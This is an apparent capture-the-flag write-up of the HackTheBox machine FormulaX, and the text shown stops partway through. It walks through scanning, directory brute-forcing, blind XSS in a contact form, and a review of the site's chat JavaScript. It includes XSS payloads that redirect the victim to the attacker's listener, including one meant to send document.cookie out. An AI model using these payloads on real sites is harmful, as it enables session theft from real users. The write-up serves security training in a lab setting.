
HTB-FormulaX



Information Gathering

Rustscan

Rustscan discovers **SSH** and **HTTP** open:


```
rustscan --addresses 10.10.11.6 --range 1-65535
```

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Enumeration


HTTP - TCP 80

The website is a **Chatbot** and it requires login:




We will register a random user:

`http://10.10.11.6/static/register.html`



After login, we are provided with the Chatting feature:

`http://10.10.11.6/restricted/home.html`




Let's first see if there are any interesting hidden directories:

```
sudo feroxbuster -u http://10.10.11.6 -n -x html -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -C 404
```

```
404      GET       10l       15w        -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        1l        4w       40c http://10.10.11.6/ => http://10.10.11.6/static/index.html
301      GET       10l       16w      173c http://10.10.11.6/img => http://10.10.11.6/img/
200      GET        1l        3w       46c http://10.10.11.6/contact_us
200      GET        1l        3w       46c http://10.10.11.6/admin
301      GET       10l       16w      179c http://10.10.11.6/static => http://10.10.11.6/static/
301      GET       10l       16w      181c http://10.10.11.6/scripts => http://10.10.11.6/scripts/
200      GET        1l        3w       46c http://10.10.11.6/chat
200      GET        1l        3w       46c http://10.10.11.6/logout
200      GET        1l        3w       46c http://10.10.11.6/Contact_Us
301      GET       10l       16w      181c http://10.10.11.6/Scripts => http://10.10.11.6/Scripts/
200      GET        1l        3w       46c http://10.10.11.6/Chat
301      GET       10l       16w      187c http://10.10.11.6/restricted => http://10.10.11.6/restricted/
200      GET        1l        3w       46c http://10.10.11.6/Admin
```

`/admin` looks interesting but we would need admin credentials to login.

Inspecting the web browser, we see there's a cookie value stored:



Let's try directory bruteforcing with the cookie value specified:

```
gobuster dir -u http://10.10.11.6 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -c "Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NjYwMTFiZmE2NWFiNDUxNDlhYWZkZmUiLCJpYXQiOjE3MTc1NzIwMzh9.nYOIolfX9Iv3vmVoua9R-
```


`Zvp9BRTMkTuko740dC0fnc"`

Unfortunately, it found nothing interesting.


Let's move on and take a look at the Chatting function.

This looks very similar to ChatGPT:


`http://10.10.11.6/restricted/chat.html`




Currently, services is broken, and it says only in-built commands are usable:



We tried running `help` and it provides us with the command `history`, which will show previous messages:



When we execute `history`, it does show us all the previous messages:



We tried to abuse this chatting function, but it seemed to be a rabbit hole.


Let's move on.

dev-git-auto-update.chatbot.htb


Blind XSS

Let's take a look at the contact page:

`http://10.10.11.6/restricted/contact_us.html`




We tried sending random data and this form seems to be active:



Let's check on **Blind XSS** using the following payload:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/'"/>
```

We will send the message containing XSS payload:



On our Python server, we can see connections being made:

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.11.6 - - [05/Jun/2024 03:29:22] "GET / HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 03:29:24] "GET / HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 03:29:28] "GET / HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 03:29:31] "GET / HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 03:29:35] "GET / HTTP/1.1" 200 -
```

We have tried cookie stealing as well but it wasn't successful:

```
<img src=x onerror="document.location='http://10.10.14.36:1234/?cookie=' + document.cookie"/>
```

```
┌──(yoon㉿kali)-[~/Documents/htb/formulax]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.10.11.6 - - [05/Jun/2024 05:08:07] "GET /?cookie= HTTP/1.1" 200 -
10.10.11.6 - - [05/Jun/2024 05:08:09] "GET /?cookie= HTTP/1.1" 200 -
```

Now that we have verified blind XSS vulnerability on Contact form, let's try to escalate this.

XSS Payload Scripting

We will first enumerate the javascript files running the chatbot.

```
</body>
<script src="/socket.io/socket.io.js"></script>
<script src="./chat.js"></script>
```

Let's take a look at **chat.js**, which is used for the chatting feature:

```
let value;
const res = axios.get(`/user/api/chat`);
const socket = io('/',{withCredentials: true});


//listening for the messages
socket.on('message', (my_message) => {

  //console.log("Received From Server: " + my_message)
  Show_messages_on_screen_of_Server(my_message)

})


const typing_chat = () => {
  value = document.getElementById('user_message').value
  if (value) {
    // sending the  messages to the server
    socket.emit('client_message', value)
    Show_messages_on_screen_of_Client(value);
    // here we will do out socket things..
    document.getElementById('user_message').value = ""
  }
  else {
    alert("Cannot send Empty Messages");
  }

}
function htmlEncode(str) {
  return String(str).replace(/[^\w. ]/gi, function (c) {
    return '&#' + c.charCodeAt(0) + ';';
  });
}

const Show_messages_on_screen_of_Server = (value) => {


  const div = document.createElement('div');
  div.classList.add('container')
  div.innerHTML = `
  <h2>&#129302;  </h2>
    <p>${value}</p>
  `
  document.getElementById('big_container').appendChild(div)
}
// send the input to the chat forum
const Show_messages_on_screen_of_Client = (value) => {
```

```
    value = htmlEncode(value)

    const div = document.createElement('div');
    div.classList.add('container')
    div.classList.add('darker')
    div.innerHTML = `
    <h2>&#129302;  </h2>
        <p>${value}</p>
    `
    document.getElementById('big_container').appendChild(div)
  }
```

There are several interesting lines.

This line uses Axios, a promise-based HTTP client, to send a GET request to the endpoint `/user/api/chat`:

```
const res = axios.get(`/user/api/chat`);
```

The option { withCredentials: true } indicates that credentials such as cookies and authentication headers will be sent with the WebSocket requests:

```
const socket = io('/',{withCredentials: true});
```

Now let's take a look at the javascript file that is being used for running contact form:

```
</div>
    </center>
    <script src="/scripts/axios.min.js"></script>
    <script src="./contact_us.js">
    </script>
</body>
```

contact_us.js is being used:

```
// A function that handles the submit request of the user
const handleRequest = async () => {
    try {
        const first_name = await
document.getElementById('first_name').value
        const last_name = await document.getElementById('last_name').value
        const message = await document.getElementById('message').value
        axios.post(`/user/api/contact_us`, {
            "first_name": first_name,
            "last_name": last_name,
            "message": message
        }).then((response) => {
            try {
            document.getElementById('first_name').value = ""
```

```
            document.getElementById('last_name').value = ""
            document.getElementById('message').value = ""
